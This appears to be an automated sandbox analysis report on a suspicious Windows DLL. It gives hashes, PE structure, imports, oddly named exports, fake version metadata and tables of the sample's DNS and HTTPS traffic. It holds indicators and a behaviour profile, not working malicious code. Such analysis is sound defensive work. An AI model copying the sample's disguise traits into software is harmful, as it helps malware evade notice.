Preview:	GIF89a.....dbd.....lnl.....trt.....!..NETSCAPE2.0.....!.....,.....+..I..8...`(.di.h..l.p,..(.....5H.....!.....,.....dbd.....lnl.....dfd...../..I..8...`(.di.h..l..e....Q... ..-.3...r...!.....,.....dbd.....tvt.....*P.I..8...`(.di.h.v.....A<.. .....pH,.A..!.....,.....dbd.....|~|.....trt...ljl.....dfd..... .B`%.di.h..l.p,.t]S.....^..hD..F. .L..tJ.Z..l.080y..ag+...b.H...!.....,.....dbd.....ljl.....dfd.....lnl.....B.$.di.h..l.p.'J#.....9..Eq.l:..tJ.... ..E.B...#.....N...!.....,.....dbd.....tvt.....ljl.....dfd.....\|~\|.....D.$.di.h..l.NC.....C...0..)Q..t...L:..tJ.....T..%...@.UH...z.n.....!.....,.....dbd..... lnl.....ljl.....dfd.....trt...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.806857756093631
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	J5cB3wfXIZ.dll
File size:	411136
MD5:	b685f18108644f4727b8681150e12c3c
SHA1:	7b6793b9b79d69cd8d845b388ca0265eec3ab58a
SHA256:	ae1143cc98f29dad7cd956c881606f55b51d8b5789ae670736e6e115519fbccb
SHA512:	50bade7f1ce055ce717263f44c27cd95a4fc51e7da8bc43e1486f1407bd395087880e6aaf1aa43174c36243801a5fe4b2e83a63bd9af5e14de9fe01b06504334
SSDEEP:	6144:ZqygtimMmhYrCYW1TmgGYlG42GunEyiKD3t18VVGAO8xhtbOnhMV:ZqyIh9hSC/1TVG42G3y/bkGmxhtCCV
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....B...B...BVA.B...BVA.B...B...B...B...B...B...B...B...B...B...B...B...B...B...B...BRich...B.....PE..L..

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x1000bbb9
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x56955465 [Tue Jan 12 19:30:45 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	90052d8992fd75f28664bcf453a95718

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
cmp dword ptr [ebp+0Ch], 01h
jne 00007FD998EC1127h
call 00007FD998EC1886h
push dword ptr [ebp+10h]
push dword ptr [ebp+0Ch]
push dword ptr [ebp+08h]
call 00007FD998EC0FE3h
add esp, 0Ch
pop ebp
retn 000Ch
push ebp
mov ebp, esp
mov eax, dword ptr [ebp+08h]
push esi
mov ecx, dword ptr [eax+3Ch]
add ecx, eax
movzx eax, word ptr [ecx+14h]
lea edx, dword ptr [ecx+18h]
add edx, eax
movzx eax, word ptr [ecx+06h]
imul esi, eax, 28h
add esi, edx
cmp edx, esi
je 00007FD998EC113Bh
mov ecx, dword ptr [ebp+0Ch]
cmp ecx, dword ptr [edx+0Ch]
jc 00007FD998EC112Ch
mov eax, dword ptr [edx+08h]
add eax, dword ptr [edx+0Ch]
cmp ecx, eax
jc 00007FD998EC112Eh
add edx, 28h

Instruction
cmp edx, esi
jne 00007FD998EC110Ch
xor eax, eax
pop esi
pop ebp
ret
mov eax, edx
jmp 00007FD998EC111Bh
call 00007FD998EC1C75h
test eax, eax
jne 00007FD998EC1125h
xor al, al
ret
mov eax, dword ptr fs:[00000018h]
push esi
mov esi, 100622A8h
mov edx, dword ptr [eax+04h]
jmp 00007FD998EC1126h
cmp edx, eax
je 00007FD998EC1132h
xor eax, eax
mov ecx, edx
lock cmpxchg dword ptr [esi], ecx
test eax, eax
jne 00007FD998EC1112h
xor al, al
pop esi
ret
mov al, 01h
pop esi
ret
call 00007FD998EC1C40h
test eax, eax
je 00007FD998EC1129h
call 00007FD998EC1A9Dh
jmp 00007FD998EC113Ah
call 00007FD998EBF2A5h
push eax
call 00007FD998ECDA1Ch
pop ecx
test eax, eax
je 00007FD998EC1125h
xor al, al
ret
call 00007FD998ECDC02h
mov al, 01h
ret

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x601e0	0x78	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x60258	0x64	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x72000	0x520	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x73000	0x2898	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x5e110	0x54	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x5e168	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x4a000	0x1c8	.rdata

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x48e52	0x49000	False	0.672948549872	data	6.91368334553	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x4a000	0x16cfe	0x16e00	False	0.518346567623	data	5.8401392147	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x61000	0xff80	0x1000	False	0.237060546875	DOS executable (block device driver ght (c)	3.56865616163	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.gfids	0x71000	0x344	0x400	False	0.3857421875	data	2.78288789713	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x72000	0x520	0x600	False	0.404296875	data	3.73412547743	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x73000	0x2898	0x2a00	False	0.724609375	data	6.53775547573	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x720a0	0x300	data	English	United States
RT_MANIFEST	0x723a0	0x17d	XML 1.0 document text	English	United States

Imports

DLL	Import
KERNEL32.dll	DeleteFileA, ResetEvent, GetLocalTime, FindFirstChangeNotificationA, GetCurrentThread, WriteConsoleW, CreateFileW, HeapSize, ReadConsoleW, CreateFileA, OpenMutexA, Sleep, DuplicateHandle, ReleaseMutex, CreateMutexA, GetEnvironmentVariableA, PeekNamedPipe, VirtualProtect, GetShortPathNameA, SetStdHandle, FreeEnvironmentStringsW, GetEnvironmentStringsW, GetCommandLineW, GetCommandLineA, GetOEMCP, GetACP, IsValidCodePage, FindNextFileW, FindFirstFileExW, WideCharToMultiByte, EnterCriticalSection, LeaveCriticalSection, DeleteCriticalSection, EncodePointer, DecodePointer, MultiByteToWideChar, SetLastError, InitializeCriticalSectionAndSpinCount, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, GetSystemTimeAsFileTime, GetModuleHandleW, GetProcAddress, LCMapStringW, GetLocaleInfoW, GetStringTypeW, GetCPInfo, UnhandledExceptionFilter, SetUnhandledExceptionFilter, GetCurrentProcess, TerminateProcess, IsProcessorFeaturePresent, QueryPerformanceCounter, GetCurrentProcessId, GetCurrentThreadId, InitializeSListHead, IsDebuggerPresent, GetStartupInfoW, RtlUnwind, RaiseException, InterlockedFlushSList, GetLastError, FreeLibrary, LoadLibraryExW, HeapAlloc, HeapReAlloc, HeapFree, ExitProcess, GetModuleHandleExW, GetModuleFileNameW, IsValidLocale, GetUserDefaultLCID, EnumSystemLocalesW, GetStdHandle, GetFileType, CloseHandle, FlushFileBuffers, WriteFile, GetConsoleCP, GetConsoleMode, ReadFile, GetFileSizeEx, SetFilePointerEx, GetProcessHeap, FindClose
ole32.dll	OleSetContainedObject, OleUninitialize, OleInitialize
CRYPT32.dll	CertFreeCertificateChain, CryptEncodeObject, CertCloseStore, CertAddCertificateContextToStore, CertFreeCertificateContext, CertGetCertificateChain, CryptDecodeObject, CryptHashPublicKeyInfo, CertCreateCertificateContext, CertVerifyCertificateChainPolicy
RPCRT4.dll	UuidCreate, RpcMgmtSetServerStackSize, UuidFromStringA, NdrServerCall2, RpcServerListen, RpcRevertToSelf, RpcImpersonateClient, RpcServerRegisterIf, I_RpcBindingIsClientLocal, RpcRaiseException

Exports

Name	Ordinal	Address
DllRegisterServer	1	0x10029b30
Lawusual	2	0x10029610
Shallsister	3	0x10029670

Version Infos

Description	Data
LegalCopyright	2011 Scoreland Corporation. All rights reserved
InternalName	Liquid.dll
FileVersion	4.8.3.491
CompanyName	Scoreland
ProductName	Scoreland Busy nose
ProductVersion	4.8.3.491

Description	Data
FileDescription	Busy nose
OriginalFilename	Liquid.dll
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 125

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 19, 2021 13:32:27.766271114 CET	49734	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.766272068 CET	49731	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.766361952 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.766443014 CET	49732	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.767612934 CET	49735	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.775316954 CET	49736	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.808895111 CET	443	49734	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.808924913 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.808938980 CET	443	49731	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.808950901 CET	443	49732	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.809083939 CET	49734	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.809158087 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.809168100 CET	49731	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.810288906 CET	443	49735	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.810326099 CET	49732	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.810409069 CET	49735	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.817975998 CET	443	49736	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.818166018 CET	49736	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.833447933 CET	49736	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.839826107 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.840737104 CET	49735	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.841536045 CET	49734	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.852700949 CET	49731	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.854003906 CET	49732	443	192.168.2.6	151.101.1.44

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 19, 2021 13:32:27.876188993 CET	443	49736	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.877316952 CET	443	49736	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.877341032 CET	443	49736	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.877356052 CET	443	49736	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.877432108 CET	49736	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.877484083 CET	49736	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.883354902 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.883423090 CET	443	49735	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.884172916 CET	443	49734	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.884738922 CET	443	49735	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.884768963 CET	443	49735	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.884789944 CET	443	49735	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.884851933 CET	49735	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.884885073 CET	49735	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.885282993 CET	443	49734	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.885312080 CET	443	49734	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.885338068 CET	443	49734	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.885370016 CET	49734	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.885461092 CET	49734	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.885674000 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.885703087 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.885720968 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.886064053 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.895385981 CET	443	49731	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.896538019 CET	443	49732	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.897643089 CET	443	49732	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.897710085 CET	443	49732	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.897742033 CET	443	49732	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.897764921 CET	49732	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.897804976 CET	49732	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.902323008 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.906780005 CET	443	49731	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.906832933 CET	443	49731	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.906856060 CET	443	49731	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.906888962 CET	49731	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.906927109 CET	49731	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.908535004 CET	49735	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.930659056 CET	49736	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.931224108 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.931540012 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.931729078 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.931916952 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.932085037 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.932240009 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.932406902 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.932569027 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.932738066 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.932908058 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.933012962 CET	49735	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.940104008 CET	49734	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.942217112 CET	49736	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.942539930 CET	49734	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.945749044 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.945822954 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.951394081 CET	443	49735	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.951529980 CET	49735	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.973598957 CET	443	49736	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.973725080 CET	49736	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.973992109 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.974359035 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.974711895 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.975162029 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.975198984 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.975223064 CET	443	49733	151.101.1.44	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 19, 2021 13:32:27.975246906 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.975271940 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.975289106 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.975296974 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.975323915 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.975332022 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.975348949 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.975372076 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.975390911 CET	49733	443	192.168.2.6	151.101.1.44
Jan 19, 2021 13:32:27.975395918 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.975420952 CET	443	49733	151.101.1.44	192.168.2.6
Jan 19, 2021 13:32:27.975430012 CET	49733	443	192.168.2.6	151.101.1.44

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 19, 2021 13:32:07.981730938 CET	63791	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:08.029671907 CET	53	63791	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:15.960299015 CET	64267	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:16.018224001 CET	53	64267	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:17.892877102 CET	49448	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:17.954308033 CET	53	49448	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:18.336755991 CET	60342	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:18.385065079 CET	53	60342	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:18.849128962 CET	61346	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:18.897100925 CET	53	61346	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:18.949131966 CET	51774	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:19.007235050 CET	53	51774	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:21.285881042 CET	56023	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:21.350516081 CET	53	56023	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:22.017617941 CET	58384	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:22.084007025 CET	53	58384	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:24.398469925 CET	60261	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:24.465260983 CET	53	60261	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:24.512713909 CET	56061	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:24.581373930 CET	53	56061	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:25.734889030 CET	58336	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:25.795598030 CET	53	58336	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:26.263247013 CET	53781	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:26.311191082 CET	53	53781	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:27.692543983 CET	54064	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:27.753331900 CET	53	54064	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:32.824043036 CET	52811	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:32.874857903 CET	53	52811	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:35.586225033 CET	55299	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:35.634037971 CET	53	55299	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:37.364268064 CET	63745	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:37.414997101 CET	53	63745	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:38.566117048 CET	50055	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:38.614841938 CET	53	50055	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:44.091429949 CET	61374	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:44.156913042 CET	53	61374	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:45.898423910 CET	50339	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:45.946700096 CET	53	50339	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:46.915725946 CET	50339	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:46.963988066 CET	53	50339	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:47.331789970 CET	63307	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:47.379903078 CET	53	63307	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:48.124217033 CET	50339	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:48.172168016 CET	53	50339	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:48.344804049 CET	63307	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:48.400984049 CET	53	63307	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:49.356358051 CET	63307	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:49.404254913 CET	53	63307	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 19, 2021 13:32:50.138000011 CET	50339	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:50.185859919 CET	53	50339	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:51.371855021 CET	63307	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:51.419923067 CET	53	63307	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:53.461345911 CET	49694	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:53.512061119 CET	53	49694	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:54.148669004 CET	50339	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:54.196760893 CET	53	50339	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:55.383246899 CET	63307	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:55.431466103 CET	53	63307	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:56.286405087 CET	54982	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:56.344134092 CET	53	54982	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:57.640116930 CET	50010	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:57.688767910 CET	53	50010	8.8.8.8	192.168.2.6
Jan 19, 2021 13:32:58.682245970 CET	63718	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:32:58.741358995 CET	53	63718	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:00.689522028 CET	62116	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:00.737651110 CET	53	62116	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:03.265659094 CET	63816	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:03.316800117 CET	53	63816	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:04.406884909 CET	55014	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:04.457650900 CET	53	55014	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:05.235261917 CET	62208	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:05.286165953 CET	53	62208	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:05.755069971 CET	57574	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:05.811558008 CET	53	57574	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:06.044859886 CET	51818	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:06.095674992 CET	53	51818	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:06.717179060 CET	56628	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:06.765038967 CET	53	56628	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:07.351905107 CET	60778	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:07.425576925 CET	53	60778	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:07.608640909 CET	53799	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:07.670775890 CET	53	53799	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:08.575624943 CET	54683	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:08.623490095 CET	53	54683	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:09.259387016 CET	59329	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:09.307339907 CET	53	59329	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:09.958151102 CET	64021	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:10.005902052 CET	53	64021	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:10.836201906 CET	56129	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:10.894299030 CET	53	56129	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:11.204109907 CET	58177	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:11.262598991 CET	53	58177	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:12.746128082 CET	50700	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:12.802450895 CET	53	50700	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:13.916991949 CET	54069	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:13.970356941 CET	53	54069	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:22.694341898 CET	61178	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:22.743046045 CET	53	61178	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:23.493189096 CET	57017	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:23.541531086 CET	53	57017	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:24.376924038 CET	56327	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:24.425003052 CET	53	56327	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:27.343175888 CET	50243	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:27.391032934 CET	53	50243	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:40.731363058 CET	62055	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:40.808664083 CET	53	62055	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:40.815555096 CET	61249	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:40.891134024 CET	53	61249	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:40.901524067 CET	65252	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:40.957967997 CET	53	65252	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:43.564733982 CET	64367	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:43.615534067 CET	53	64367	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 19, 2021 13:33:44.254919052 CET	55066	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:44.312721968 CET	53	55066	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:46.776257038 CET	60211	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:46.832640886 CET	53	60211	8.8.8.8	192.168.2.6
Jan 19, 2021 13:33:47.442020893 CET	56570	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:33:47.490021944 CET	53	56570	8.8.8.8	192.168.2.6
Jan 19, 2021 13:34:03.258665085 CET	58454	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:03.333879948 CET	53	58454	8.8.8.8	192.168.2.6
Jan 19, 2021 13:34:05.911323071 CET	55180	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:05.967602015 CET	53	55180	8.8.8.8	192.168.2.6
